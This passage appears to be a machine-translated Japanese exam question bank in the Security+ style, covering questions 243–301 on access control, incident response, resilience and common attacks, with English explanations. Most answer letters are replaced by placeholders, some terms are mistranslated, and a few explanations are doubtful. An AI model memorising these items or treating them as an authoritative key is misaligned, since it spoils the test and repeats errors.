正解: (正解を表示します)
Avoidance involves choosing not to engage in activities or markets where certain risks are present. This is a proactive approach to risk management.

質問: **243**
侵入テスト担当者が、アクセスバッジを持たずに従業員グループと同時にオフィスビルに侵入しました。侵入テスト担当者は、次のうちどのタイプの攻撃を実行しているのでしょうか？
A. 偽造
B. ショルダーサーフィン
C. テールゲーティング
D. RFIDクローニング
正解: (正解を表示します)

質問: **244**
システム管理者は、2つの同一のサイト間でトラフィックを分割することでアプリケーションの耐障害性を向上させるために、次のうちどれを設定すべきでしょうか？
A. 負荷分散
B. 地理的混乱
C. フェイルオーバー
D. 並列処理
正解: (正解を表示します)
To increase the resilience of an application by splitting the traffic between two identical sites, a systems administrator should set up load balancing. Load balancing distributes network or application traffic across multiple servers or sites, ensuring no single server becomes overwhelmed and enhancing the availability and reliability of applications.
Load balancing: Distributes traffic across multiple servers to ensure high availability and reliability.
It helps in managing the load efficiently and can prevent server overloads.
Geographic disruption: Not a standard term related to resilience. This might imply the use of geographically distributed sites but isn't the precise solution described.
Failover: Refers to switching to a standby server or system when the primary one fails. It doesn't inherently split traffic but rather takes over when a failure occurs.
Parallel processing: Refers to the simultaneous processing of tasks, not specifically related to load balancing web traffic.

質問: **245**
リモートユーザーから、VPNにログインできないとの報告がありました。ヘルプデスクは、各従業員が安定したインターネット接続とVPN使用に必要な適切な権限を持っていることを確認しましたが、影響を受けたすべてのユーザーで同様のログインエラーが発生していることも判明しました。次のうち、最も可能性の高い攻撃の種類はどれでしょうか？
A. 衝突
B. 噴霧
C. オンパス
D. DDoS
正解: (正解を表示します)
A DDoS attack can overwhelm the VPN gateway with excessive traffic, preventing legitimate remote users from establishing VPN sessions even though their credentials, permissions, and internet connections are all functioning normally.

質問: **246**

ソフトウェアパッケージの作者は、悪意のある者がソフトウェアを再パッケージ化してマルウェアを挿入することを懸念している。ソフトウェアのダウンロードはウェブサイト上でホストされており、作者はウェブサイトのコンテンツを独占的に管理している。ソフトウェアの完全性を確保するには、次のうちどの手法が最も適しているか？
A. 入力検証
B. コード署名
C. クッキーを保護する
D. ファジング
正解: **(**正解を表示します**)**
Code signing helps ensure the integrity and authenticity of your software package. It prevents bad actors from successfully repackaging your software with malware, as the digital signature would no longer match. Users can verify that the software comes from you and hasn't been tampered with since you signed it, increasing trust and security.

質問: **247**
システム管理者は、デバイスがネットワーク認証を実行するように再設計しています。次の要件を満たす必要があります。
* 既存の内部証明書を使用する必要があります。
* 有線および無線ネットワークをサポートする必要があります
* 承認されていないデバイスは隔離サブネットに隔離する必要があります
* 承認されたデバイスはリソースにアクセスする前に更新する必要があります
次のどれが要件を最もよく満たすでしょうか?
A. 802.IX
B. EAP
C. RADIUS
D. WPA2
正解: **A (**コメントを発表する**)**
802.1X is a network access control protocol that provides an authentication mechanism to devices trying to connect to a LAN or WLAN. It supports the use of certificates for authentication, can quarantine unapproved devices, and ensures that only approved and updated devices can access network resources. This protocol best meets the requirements of securing both wired and wireless networks with internal certificates.

質問: **248**
最高情報セキュリティ責任者は、業務をできるだけ早く再開できるようにする災害復旧サイトのオプションについて話し合いたいと考えています。次のソリューションのうち、この要件を満たすものはどれですか。
A. 温かいサイト
B. 地理的分散
C. コールドサイト
D. ホットサイト
正解: **(**正解を表示します**)**

質問: **249**
監査担当者は、従業員がファイアウォールにログインする前に、管理者認証情報を含む共有フォルダ内のドキュメントを開いていることに気づきました。監査担当者は、次のうちどれを実施することを推奨すべきでしょうか？
A. 状況認識
B. 運用セキュリティ
C. パスワード管理
D. 利用規約
正解: **C (**コメントを発表する**)**

Password management solutions securely store and manage credentials, preventing risky practices like keeping administrative credentials in shared folders, which can lead to unauthorized access.

質問: **250**
ある企業が保険契約に加入することを決定しました。この企業は以下のどのリスク管理戦略を実施していますか？
A. 軽減
B. 受け入れる
C. 避ける
D. 転送
正解: **(**正解を表示します**)**
Purchasing an insurance policy is a risk transfer strategy, as the financial impact of a risk is shifted from the company to the insurance provider.

質問: **251**
インシデント対応プロセスの次のフェーズのうち、中断を最小限に抑えようとするものはどれですか?
A. 回復
B. 封じ込め
C. 準備
D. 分析
正解: **B (**コメントを発表する**)**
The containment phase focuses on limiting the scope and impact of an incident to prevent further damage or disruption, thereby helping to maintain business continuity during the response process.

質問: **252**
アプリケーション開発チームは、以下の質問に答えるよう求められています。
このアプリケーションは外部ソースからパッチを受け取りますか？
このアプリケーションにはオープンソースコードが含まれていますか？
このアプリケーションは外部ユーザーも利用できますか？
このアプリケーションは、企業のパスワード基準を満たしていますか？
これらの質問は、次のうちどれに由来するものですか？
A. リスク管理自己評価
B. リスク管理戦略
C. リスク受容
D. リスクマトリックス
正解: **(**正解を表示します**)**
The questions listed are part of a Risk Control Self-Assessment (RCSA), which is a process where teams evaluate the risks associated with their operations and assess the effectiveness of existing controls. The questions focus on aspects such as patch management, the use of open- source code, external access, and compliance with corporate standards, all of which are critical for identifying and mitigating risks.

質問: **253**
ある組織が、ハッカーがダークウェブで見つけた2年前の標準ユーザーのパスワードを利用したために情報漏洩に見舞われた。次のうち、この攻撃を防ぐことができたのはどれか？

A. 特権アクセス管理
B. アカウントロックアウト
C. 再利用ポリシー
D. 複雑性要件
正解: **C** (コメントを発表する)
A reuse policy prevents users from using old passwords, which helps protect accounts even if previous passwords are compromised and available on the dark web.


質問: **254**
入力検証によって防止できる脆弱性は次のうちどれですか？
A. DNSハイジャック
B. チェック時刻
C. SQLインジェクション
D. サイドローディング
正解: **C** (コメントを発表する)
Input validation ensures that user-supplied data is properly sanitized and constrained, preventing malicious input such as SQL commands from being executed against a database.

質問: **255**
侵入テストの開始時に、テスターはOSINTリソースをチェックしてクライアント環境に関する情報を取得します。テスターが行っている偵察活動の種類は次のうちどれですか？
A. アクティブ
B. パッシブ
C. 攻撃的
D. 防御的
正解: (正解を表示します)
Passive reconnaissance involves gathering information from publicly available sources, such as OSINT resources, without directly interacting with the target environment.

質問: **256**
エンドユーザー向けの内部リソースのパフォーマンス低下のトラブルシューティング中に、ネットワークエンジニアがエンドデバイスでtracerouteを実行し、次の出力を得ました。

```
C:\User>tracert 10.100.15.20
Tracing route to [internal.resource.org] 10.100.15.20
over a maximum of 30 hops:
        1 200 ms 200 ms 200 ms  10.20.10.10
        2 5 ms    3 ms    3 ms    10.20.10.1
        3 20 ms   20 ms   10 ms   10.25.10.10
        4 10 ms   8 ms    10 ms   10.30.110.1
        5 5 ms    6 ms    3 ms    10.100.15.20
```


エンジニアは、パフォーマンスが低下していないものの同じポートに接続されているデバイスからtracerouteを実行します。エンジニアは次のような出力を受け取ります。



以下のうち、最も可能性が高いのはどれですか？

A. ARPキャッシュポイズニング

B. 経路上の攻撃

C. 資源枯渇

D. DNSスプーフィング

正解: **(**正解を表示します**)**

The slow traceroute shows an extra first hop (10.20.10.10) with very high latency that does not appear when tracing from a known-good device on the same port. This indicates the affected device's traffic is being redirected through an additional intermediary on the path, consistent with an on-path (man-in-the-middle) attack.

質問: **257**

従業員がフィッシング詐欺に引っかかり、攻撃者が会社の PC にアクセスできるようになりました。攻撃者は PC のメモリをスクレイピングして他の認証情報を探しました。攻撃者はこれらの認証情報を解読することなく、それを使用して企業ネットワークを横方向に移動しました。このタイプの攻撃を説明するのは次のうちどれですか。

A. 権限昇格

B. バッファオーバーフロー

C. SQLインジェクション

D. ハッシュのパス

正解: **(**正解を表示します**)**

Unlike other credential theft attacks, a pass the hash attack does not require the attacker to know or crack the password to gain access to the system. Rather, it uses a stored version of the password to initiate a new session.

質問: **258**

インシデント対応の次のフェーズのうち、レポートの生成が含まれるのはどれですか?

A. 回復

B. 準備

C. 学んだ教訓

D. 封じ込め

正解: **C (**コメントを発表する**)**

The lessons learned phase of an incident response process involves reviewing the incident and generating reports. This phase helps identify what went well, what needs improvement, and what changes should be made to prevent future incidents. Documentation and reporting are essential parts of this phase to ensure that the findings are

recorded and used for future planning.
* Recovery focuses on restoring services and normal operations.
* Preparation involves creating plans and policies for potential incidents, not reporting.
* Containment deals with isolating and mitigating the effects of the incident, not generating reports.

質問: **259**
セキュリティ管理者は、会社の主要データセンターにおけるファイアウォール接続の信頼性を向上させたいと考えています。管理者は次のうちどれを設定すべきでしょうか？
A. プロキシサーバー
B. マイクロサービス
C. クラスター
D. ロードバランサー
正解: **(**正解を表示します**)**
A firewall cluster increases reliability by providing high availability and failover between multiple firewall instances. If one firewall fails, another can take over processing traffic, ensuring continuous connectivity at the primary data center.

質問: **260**
セキュリティチームは、同じ組織の開発チームと連携して、アプリケーションのデプロイ時にWAFポリシーが自動的に作成されるようにしたいと考えています。この機能を説明する概念は次のうちどれですか？
A. IaC
B. IoT
C. IoC
D. IaaS
正解: **(**正解を表示します**)**
Infrastructure as Code (IaC) allows security configurations, such as WAF policies, to be automatically provisioned and managed as part of the application deployment process, ensuring consistency and reducing manual effort.

質問: **261**
セキュリティ管理者は、従業員のラップトップ上のデータを保護したいと考えています。セキュリティ管理者は次のどの暗号化手法を使用する必要がありますか?
A. パーティション
B. 非対称
C. ディスクがいっぱい
D. データベース
正解: **(**正解を表示します**)**
Full disk encryption (FDE) encrypts all the data on a disk drive, protecting the data at rest on the entire laptop, including the operating system, applications, and user files. This ensures that if a laptop is lost or stolen, the data cannot be accessed without the correct decryption key.

質問: **262**
SOCアナリストがエンドユーザーのマシン上でリモートコントロールセッションを確立し、ファイル内に以下の内容を発見した。
gmail.com[ENT]my.name@gmail.com[ENT]NoOneCanGuessThis123! [ENT]こんにちはスーザン、先日お会いできて嬉しかったです！近いうちにフォローアップミーティングを計画しましょう。[BACKSPACE]登録はこちらのリンクからどうぞ。[RTN][CTRL]c [CTRL]v [RTN]登録後、私の携帯電話にお電話ください。[BACKSPACE]
SOCアナリストは、以下のどの行動を最初に行うべきでしょうか？

A. ユーザーにパスワードの変更を勧めてください。
B. ホストファイアウォールのログを確認してください。
C. エンドユーザーのマシンを再イメージ化します。
D. 職場での個人メールに関するポリシーを確認してください。
正解: **(**正解を表示します**)**

質問: **263**
データベースの SQL 更新中に、作成された一時フィールドが攻撃者によって置き換えられ、システムへのアクセスが許可されました。このタイプの脆弱性を最もよく表すのは次のどれですか。
A. サイドローディング
B. 悪意のあるアップデート
C. メモリインジェクション
D. 競合状態
正解: **(**正解を表示します**)**

質問: **264**
システム管理者は、クラウドベースの低コストのアプリケーション ホスティング ソリューションを探しています。
次のどれがこれらの要件を満たしていますか?
A. Type 1 hvpervisor
B. Serverless framework
C. SDN
D. SD-WAN
正解: **(**正解を表示します**)**

質問: **265**
次のどのタイプの脆弱性が、隣接するホストにアクセスするためにシステムを攻撃することを伴うのでしょうか?
A. VMエスケープ
B. サイドローディング
C. リモートコード実行
D. リソース枯渇
正解: **A (**コメントを発表する**)**
VM escape exploits a vulnerability in the virtualization layer, allowing an attacker to break out of a virtual machine and gain access to the host system or adjacent virtual machines.

質問: **266**
SMS DIP 認証方式の実装が TOTP 方式よりもリスクが高い理由を最もよく表しているのはどれですか。
A. SMS OTP 方式では、エンド ユーザーがアクティブな携帯電話サービスと SIM カードを持っている必要があります。
B. 一般的に、SMS OTPコードは最大15分間有効ですが、TOTPの時間枠は30～60秒です。
C. SMS OTP は、TOTP 方式よりも傍受され、コードが不正に開示される可能性が高くなります。
D. SMS OTP コードの生成に使用されるアルゴリズムは、TOTP コードの生成に使用されるアルゴリズムよりも弱いです。

正解: **C (**コメントを発表する**)**
The SMS OTP (One-Time Password) method is more vulnerable to interception compared to TOTP (Time-based One-Time Password) because SMS messages can be intercepted through various attack vectors like SIM swapping or SMS phishing. TOTP, on the other hand, generates codes directly on the device and does not rely on a communication channel like SMS, making it less susceptible to interception.

質問: **267**
あるビジネスマネージャーは、ローカルデータセンターのハードウェア上で稼働しているアプリケーションの可用性について懸念を抱いています。次のうち、可用性を向上させつつメンテナンスの負担を軽減できるソリューションはどれでしょうか？
A. ロードバランシングとHAを導入します。
B. オンプレミスからクラウドへの移行。
C. サイバーセキュリティ保険に加入する。
D. 耐用年数を過ぎたハードウェアを廃棄する。
正解: **(**正解を表示します**)**
Transitioning from on-premises to a cloud environment improves availability through the provider's redundant infrastructure and managed services, while reducing maintenance overhead since hardware and many operational tasks are handled by the cloud provider.

質問: **268**
BYOD プログラムを導入する企業にとって、セキュリティ上の主な懸念事項は次のどれですか?
A. 寿命の終わり
B. バッファオーバーフロー
C. VMエスケープ
D. 脱獄
正解: **(**正解を表示します**)**
Jailbreaking is a primary security concern for a company setting up a BYOD (Bring Your Own Device) program. Jailbreaking is the process of removing the manufacturer's or the carrier's restrictions on a device, such as a smartphone or a tablet, to gain root access and install unauthorized or custom software. Jailbreaking can compromise the security of the device and the data stored on it, as well as expose it to malware, viruses, or hacking. Jailbreaking can also violate the warranty and the terms of service of the device, and make it incompatible with the company's security policies and standards. Therefore, a company setting up a BYOD program should prohibit jailbreaking and enforce device compliance and encryption.

質問: **269**
内部脅威アクターがデータの流出を試みる際に最もよく利用される脅威ベクトルは次のどれですか?
A. 識別されていないリムーバブルデバイス
B. デフォルトのネットワークデバイス資格情報
C. スピアフィッシングメール
D. タイポスクワッティングによる事業部門のなりすまし
正解: **(**正解を表示します**)**
Unidentified removable devices, such as USB drives, are a common threat vector for insider threat actors attempting data exfiltration. Insiders can easily use these devices to transfer sensitive data out of the organization undetected, making it one of the most commonly utilized methods for data theft.
Default network device credentials are a security vulnerability but not typically used for data exfiltration.
Spear phishing emails are used for external attacks, not insider data exfiltration.
Impersonation through typosquatting is typically used by external actors for phishing or fraud.

質問: **270**
ウイルス、マルウェア、トロイの木馬がインストールされ、ネットワーク全体に広がるのを防ぐためにコンピュータを保護するために使用されるのは次のどれですか?
A. IDS
B. ACL
C. EDR
D. NAC
正解: **(**正解を表示します**)**
Endpoint detection and response (EDR) is a technology that monitors and analyzes the activity and behavior of endpoints, such as computers, laptops, mobile devices, and servers. EDR can help to detect and prevent malicious software, such as viruses, malware, and Trojans, from infecting the endpoints and spreading across the network. EDR can also provide visibility and response capabilities to contain and remediate threats. EDR is different from IDS, which is a network-based technology that monitors and alerts on network traffic anomalies. EDR is also different from ACL, which is a list of rules that control the access to network resources. EDR is also different from NAC, which is a technology that enforces policies on the network access of devices based on their identity and compliance status.

質問: **271**
最高情報セキュリティ責任者(CISO)は、新規サーバーにハードウェアレベルのメモリ暗号化を組み込むことを要求しています。CISOが保護したいデータステートは次のどれですか？
A. 使用中のデータ
B. 保存データ
C. 転送中のデータ
D. データ主権
正解: **A (**コメントを発表する**)**
Hardware-level memory encryption protects data while it is actively being processed and stored in system memory, which corresponds to protecting data in use.

質問: **272**
ある組織は、すべての重要なネットワークインフラストラクチャ向けに予備のデバイスを購入し、構成した。
組織がこれらの行動をとった理由を最もよく表しているのは、次のうちどれですか？
A. ソフトウェア定義ネットワーク
B. 拡張性
C. 高可用性
D. 分散化
正解: **(**正解を表示します**)**
High availability ensures systems remain operational even when hardware failures occur. By purchasing and configuring spare devices for critical network infrastructure, the organization can quickly replace or fail over to backup equipment if a primary device fails. This minimizes downtime and maintains continuous service availability for critical operations.

質問: **273**
長時間の停電から身を守るための最善の安全策は次のどれですか?
A. オフサイトバックアップ
B. 電池
C. 無停電電源装置
D. ジェネレータ
正解: **(**正解を表示します**)**
Generators are the best safeguard against extended power failures, as they can provide power for long durations, unlike batteries or uninterruptible power supplies, which are intended for short- term use.

質問: **274**
実際の外部接続に似た侵入テストを最もよく表すのは次のどれですか?
A. 既知の環境
B. 部分的に知られている環境
C. バグ報奨金
D. 不明な環境
正解: **(**正解を表示します**)**
An unknown environment in penetration testing, also known as a black-box test, simulates an actual external attack where the tester has no prior knowledge of the system. This type of penetration test is designed to mimic real-world attack scenarios, where an attacker has little to no information about the target environment. The tester must rely on various reconnaissance and attack techniques to uncover vulnerabilities, much like a real-world attacker would. This approach helps organizations understand their security posture from an external perspective, providing insights into how their defenses would hold up against a true outsider threat.

質問: **275**
セキュリティアナリストがITグループと協力して、企業環境におけるメディアおよび資産の破棄に関する適切な手順を策定しています。以下の方法のうち、データが適切に破棄されたことを最も確実に保証できるのはどれですか？
A. 消磁
B. マルチパスワイプ
C. ハッシュ化
D. 消去
E. シュレッディング
正解: **(**正解を表示します**)**
Physically destroying the media (industrial shredding/pulverizing) renders the platters/chips irrecoverable, providing the highest assurance that no residual data can be reconstructed - unlike logical wipes or degaussing, which can fail or be bypassed on certain media types.

質問: **276**
ある組織のセキュリティアナリストは、組織のネットワーク外からの複数のユーザーログインを観測しました。アナリストは、これらのログインが組織内の人物によって行われたものではないと判断しました。今後の攻撃の可能性を低減するには、次のうちどの推奨事項が有効でしょうか？(2つ選択してください。)
A. ユーザーに対する懲戒処分
B. 条件付きアクセスポリシー
C. より定期的な会計監査

D. 追加認証要素の実装
E. コンテンツフィルタリングポリシーの適用
F. ユーザーアカウントの権限の確認
正解: **(**正解を表示します**)**
Conditional access policies restrict access based on certain conditions such as location, device type or risk level and if anything suspicious is detected, conditional access can block those attempts.
MFAL on the other hand is a strong security measure that adds an extra layer of verification.

質問: **277**
セキュリティ意識向上プログラムのトレーニング カリキュラム プランを策定する際に、最も重要な要素は次のどれですか (2 つ選択)。
A. 組織が顧客とコミュニケーションをとるチャネル
B. 倫理違反の報告メカニズム
C. 組織が活動する業界に基づく脅威ベクトル
D. 全従業員に対する安全なソフトウェア開発トレーニング
E. トレーニングイベントの頻度と期間
F. フィッシングシミュレーションに失敗した個人に対する再訓練の要件
正解: **(**正解を表示します**)**
A training curriculum plan for a security awareness program should address the following factors:
The threat vectors based on the industry in which the organization operates. This will help the employees to understand the specific risks and challenges that their organization faces, and how to protect themselves and the organization from cyberattacks. For example, a healthcare organization may face different threat vectors than a financial organization, such as ransomware, data breaches, or medical device hacking.
The cadence and duration of training events. This will help the employees to retain the information and skills they learn, and to keep up with the changing security landscape. The training events should be frequent enough to reinforce the key concepts and behaviors, but not too long or too short to lose the attention or interest of the employees. For example, a security awareness program may include monthly newsletters, quarterly webinars, annual workshops, or periodic quizzes.

質問: **278**
ある企業は、新規サーバーのサプライチェーンにおけるセキュリティ侵害を懸念しており、そのリスクを軽減したいと考えています。まず、以下のどれを検討すべきでしょうか？
A. サニタイズ手順
B. 取得プロセス
C. 変更管理
D. 資産追跡
正解: **B (**コメントを発表する**)**
Reviewing the acquisition process allows the company to vet vendors, enforce secure procurement controls, and verify hardware integrity before servers enter the environment, directly mitigating supply chain compromise risks.

質問: **279**
ハッカーは、ユーザーが疑わしいリンクをクリックしたことによるフィッシング攻撃を通じてシステムにアクセスしました。このリンクによって、数週間にわたって潜伏していたランサムウェアがネットワーク全体に横展開されました。次のどれが拡散を緩和したでしょうか。
A. IPS
B. IDS

C. WAF
D. UAT
正解: **(**正解を表示します**)**
IPS stands for intrusion prevention system, which is a network security device that monitors and blocks malicious traffic in real time. IPS is different from IDS, which only detects and alerts on malicious traffic, but does not block it. IPS would have mitigated the spread of ransomware by preventing the hacker from accessing the system via the phishing link, or by stopping the ransomware from communicating with its command and control server or encrypting the files.

質問: **280**
以下のポリシーのうち、従業員が会社支給のデバイスでできることとできないことを規定しているのはどれですか？
A. 許容される使用
B. データ分類
C. 変更管理
D. 事業継続
正解: **(**正解を表示します**)**
An acceptable use policy defines the permitted and prohibited behaviors for employees when using company-issued devices, ensuring clear guidelines on what activities are allowed.
質問: **281**
ある公益事業会社が、業務アプリケーションで使用されるすべての仮想マシンをホストする新しいプラットフォームを設計している。要件は以下のとおりである。
- メモリ使用率50%を初期ベースラインとする
- ストレージの拡張性
- 単一回路障害に対する耐性
以下の選択肢のうち、これらの要件をすべて満たすものはどれですか？
A. デュアルPDUを冗長電源に接続する
B. プラットフォームをIaaSプロバイダーに移行する
C. 複数パスのネットワーク負荷分散の設定
D. 各ホストに複数の大型NASデバイスを配備する
正解: **B (**コメントを発表する**)**
This option addresses the 50% memory utilization baseline, provides scalable storage, and typically includes built-in redundancy to handle single circuit failures. IaaS providers offer flexible resource allocation, easy scalability, and robust infrastructure with multiple layers of redundancy.

質問: **282**
ユーザーがウェブページを閲覧中に、別のサイトへ移動するよう促すリンクを含むポップアップが表示された場合、そのサイトは以下のどの脆弱性に対して脆弱でしょうか？
A. DoS
B. XSS
C. SQLインジェクション
D. 目次
正解: **(**正解を表示します**)**
Cross-Site Scripting (XSS) allows attackers to inject malicious scripts into a web page, which can display pop-ups or redirect users to other sites without their consent.

質問: **283**
組織には、財務システムに対する是正管理を実装するという新しい規制要件があります。

新しい要件の理由として最も可能性が高いのは次のどれですか?
A. 銀行の詳細を改ざんする内部者の脅威から身を守るため
B. エラーが他のシステムに渡されないようにするため
C. ビジネス保険を購入できるようにする
D. 財務データへの不正な変更を防ぐため
正解: **(**正解を表示します**)**
Corrective controls, such as auditing and versioning, help prevent unauthorized changes to financial data, ensuring data integrity and compliance with regulations.

質問: **284**
以下のうち、共通脆弱性識別子(CVE)データベースの目的を説明しているのはどれですか？
A. 過去に発生した既知の脆弱性のデータベースを作成する
B. パッチが利用可能な脆弱性の記録を保存する
C. 脅威アクターを評価することで脆弱性を追跡する
D. 特定されたサイバー脆弱性および疑わしいサイバー脆弱性の公開リストを提供する
正解: **(**正解を表示します**)**
The CVE database provides a standardized public catalog of identified cybersecurity vulnerabilities, giving each vulnerability a unique identifier so organizations, vendors, and security tools can consistently reference and track it.

質問: **285**
セキュリティチームが、開発者が6か月間パッチを適用できないアプリケーションの脆弱性を発見しました。セキュリティチームは、この脆弱性を文書化するために、次のうちどれを使用すべきでしょうか？
A. リスク登録簿
B. パッチ適用スケジュール
C. 脆弱性マトリックス
D. 変更管理手順
正解: **(**正解を表示します**)**
A risk register documents known risks, including vulnerabilities that cannot be remediated immediately. It allows the organization to track ownership, severity, impact, mitigation plans, and the accepted timeline until remediation is possible.

質問: **286**
経営陣は、従業員が会社支給のタブレット端末で一部の機能を利用できず、生産性に問題が生じていると報告した。経営陣はITチームに対し、48時間以内にこの問題を解決するよう指示した。この状況において、ITチームが活用すべき最適な解決策は次のうちどれか？
A. EDR
B. コープ
C. FDE
D. MDM
正解: **(**正解を表示します**)**

質問: **287**
セキュリティアナリストが、会社が購入予定のSaaSアプリケーションのセキュリティをレビューしています。セキュリティアナリストは、SaaSアプリケーションベンダーに次のうちどのドキュメントを要求すべきでしょうか？
A. サービスレベル契約
B. 第三者監査
C. 声明または作品
D. データプライバシーに関する同意書
正解: (正解を表示します)
A third-party audit provides independent verification that the SaaS vendor's security controls and processes meet industry standards, which helps the security analyst assess the actual security posture of the application before purchase.

質問: **288**
セキュリティ管理者はハッシュ化を用いてパスワードを保護します。管理者の作業として最も適切なのは次のうちどれですか。
A. パスワードの長さを増やすために末尾に文字を追加します
B. パスワードを一時的とするためのトークンを生成する
C. 数学的アルゴリズムを使用してパスワードを一意にする
D. リスト内のパスワードを保護するためのレインボーテーブルの作成
正解: (正解を表示します)
Hashing applies mathematical algorithms to transform passwords into unique, fixed-length values, ensuring the original password cannot be reversed from the hash.

質問: **289**
デジタル証明書の偽装 ID が検出されました。会社のドメインで使用されている可能性がある未識別キーと証明書の種類は次のどれですか。
A. 秘密鍵とルート証明書
B. 公開鍵と期限切れの証明書
C. 秘密鍵と自己署名証明書
D. 公開鍵とワイルドカード証明書
正解: (正解を表示します)
A self-signed certificate is a certificate that is signed by its own private key rather than by a trusted certificate authority (CA). This means that the authenticity of the certificate relies solely on the issuer's own authority. If a spoofed identity was detected, it could indicate that a private key associated with a self-signed certificate was compromised. Self-signed certificates are often used internally within organizations, but they carry higher risks since they are not validated by a third- party CA, making them more susceptible to spoofing.

質問: **290**
リスク管理における内部監査チームの機能は、次のうちどれですか？
A. 組織の露出状況を定義する。
B. 組織の規制要件を実施する。
C. 組織のポリシー遵守状況を評価する。

D. 組織の管理監視を定義し、更新する。
正解: **(**正解を表示します**)**
Internal audit teams assess whether the organization is complying with its established policies, ensuring controls are followed and effective.

質問: **291**
パスワードソルト処理の実装の重要性を説明しているのは、次のうちどれですか？
A. パスワード監査プロセスを支援するために、パスワードを可逆形式で保存することをサポートしています。
B. 漏洩した認証情報から計算された事前計算済みハッシュテーブルの使用を防止します。
C. 暗号化キーの長さを増やし、結果として得られるパスワードハッシュを強化します。
D. 暗号化のラウンドを複数回追加し、パスワード解析プロセスに時間を追加します。
正解: **B (**コメントを発表する**)**
Salting adds unique random data to each password before hashing, preventing attackers from using precomputed hash tables like rainbow tables to crack multiple passwords efficiently.
質問: **292**
システム管理者は多層防御戦略に取り組んでおり、勤務時間外の従業員の活動を制限する必要があります。システム管理者は次のうちどれを実施すべきでしょうか？
A. 役割に基づく制限
B. 属性に基づく制約
C. 義務的な制限
D. 時間帯制限
正解: **(**正解を表示します**)**
To restrict activity from employees after hours, the systems administrator should implement time- of-day restrictions. This method allows access to network resources to be limited to specific times, ensuring that employees can only access systems during approved working hours. This is an effective part of a defense-in-depth strategy to mitigate risks associated with unauthorized access during off- hours, which could be a time when security monitoring might be less stringent.
Time-of-day restrictions: These control access based on the time of day, preventing users from logging in or accessing certain systems outside of designated hours.
Role-based restrictions: Control access based on a user's role within the organization.
Attribute-based restrictions: Use various attributes (such as location, department, or project) to determine access rights.
Mandatory restrictions: Typically refer to non-discretionary access controls, such as those based on government or organizational policy.

質問: **293**
クラウド環境で意図しない企業認証情報の漏洩が発生する一般的な原因は次のどれですか?
A. コードリポジトリ
B. ダークウェブ
C. 脅威フィード
D. 国家主体
E. 脆弱性データベース
正解: **(**正解を表示します**)**
Code repositories: Developers sometimes inadvertently include sensitive information, such as API keys, passwords, and other credentials, in their code. When this code is pushed to public repositories (e.g., GitHub, GitLab), those credentials can be exposed to the world, leading to potential credential leakage.

質問: **294**
組織では単一のオペレーティング システムのバリエーションが多すぎるため、システム イメージをユーザーにプッシュする前に配置を標準化する必要があります。組織が最初

に実装する必要があるのは次のうちどれですか。
A. 標準的な命名規則
B. マッシュ
C. ネットワーク図
D. ベースライン構成
正解: **(**正解を表示します**)**
Baseline configuration is the process of standardizing the configuration settings for a system or network. In this scenario, the organization needs to standardize the operating system configurations before deploying them across the network. Establishing a baseline configuration ensures that all systems adhere to the organization's security policies and operational requirements.

質問: **295**
次のどれがメッセージを個人に帰属させることを可能にしますか?
A. 適応型アイデンティティ
B. 否認防止
C. 認証
D. アクセスログ
正解: **B (**コメントを発表する**)**
Non-repudiation is the ability to prove that a message or document was sent or signed by a particular person, and that the person cannot deny sending or signing it. Non-repudiation can be achieved by using cryptographic techniques, such as hashing and digital signatures, that can verify the authenticity and integrity of the message or document. Non-repudiation can be useful for legal, financial, or contractual purposes, as it can provide evidence of the origin and content of the message or document.

質問: **296**
政府職員が、防衛戦術情報を含む機密ファイルを秘密裏に外付けドライブにコピーしました。その後、その外付けドライブを腐敗組織に渡しました。この職員の動機を最もよく表しているのは次のうちどれですか。
A. スパイ活動
B. データの流出
C. 金銭的利益
D. 脅迫
正解: **(**正解を表示します**)**
When an insider steals classified defense information and passes it to a hostile organization, their primary motivation is intelligence gathering on behalf of that organization - classic espionage.

質問: **297**
次のどれがメモリインジェクションの例ですか?
A. 2 つのプロセスが同じ変数にアクセスし、一方のプロセスが権限昇格を引き起こす可能性があります。
B. プロセスが予期しない量のデータを受信し、悪意のあるコードが実行されます。
C. 悪意のあるコードが、すでに実行中のプロセスの割り当てられた領域にコピーされます。
D. 実行可能ファイルがディスク上で上書きされ、次回実行時に悪意のあるコードが実行されます。
正解: **(**正解を表示します**)**

質問: **298**

システム管理者は、組織のプライベート クラウド内で機密データの安全な通信を確保する必要があります。管理者が実装するのに最適な選択肢は次のうちどれですか。
A. IPSec
B. SHA-1
C. RSA
D. TGT
正解: **A (**コメントを発表する**)**
IPSec (Internet Protocol Security) is a suite of protocols used to secure Internet Protocol (IP) communications. It authenticates and encrypts each IP packet in a communication session, providing confidentiality, data integrity, and authentication. It is commonly used for creating secure Virtual Private Networks (VPNs) and is ideal for securing communication in a private cloud.

質問: **299**
AUP は次のどの制御タイプの例ですか?
A. 物理
B. 管理職
C. テクニカル
D. 運用中
正解: **B (**コメントを発表する**)**
An Acceptable Use Policy (AUP) is an example of a managerial control. Managerial controls are policies and procedures that govern an organization's operations, ensuring security through directives and rules. The AUP defines acceptable behavior and usage of company resources, setting guidelines for employees.
* Physical controls refer to security measures like locks, fences, or security guards.
* Technical controls involve security mechanisms such as firewalls or encryption.
* Operational controls are procedures for maintaining security, such as backup and recovery plans.

質問: **300**
悪意のあるアップデートが一般的なソフトウェア プラットフォームに配布され、多くの組織でサービスが無効になりました。このタイプの脆弱性を最もよく表すのは次のどれですか。
A. 内部脅威
B. DDoS攻撃
C. サプライチェーン
D. 不正な従業員
正解: **(**正解を表示します**)**

質問: **301**
ある企業が事業継続戦略を策定しており、混乱が発生した場合に事業を継続するために必要なスタッフの数を決定する必要があります。このステップを最もよく表しているのは次のどれですか。
A. キャパシティプランニング
B. 冗長性
C. 地理的分散
D. タブレットの練習
正解: **(**正解を表示します**)**
Capacity planning is the process of determining the resources needed to meet the current and future demands of an organization. Capacity planning can help a company

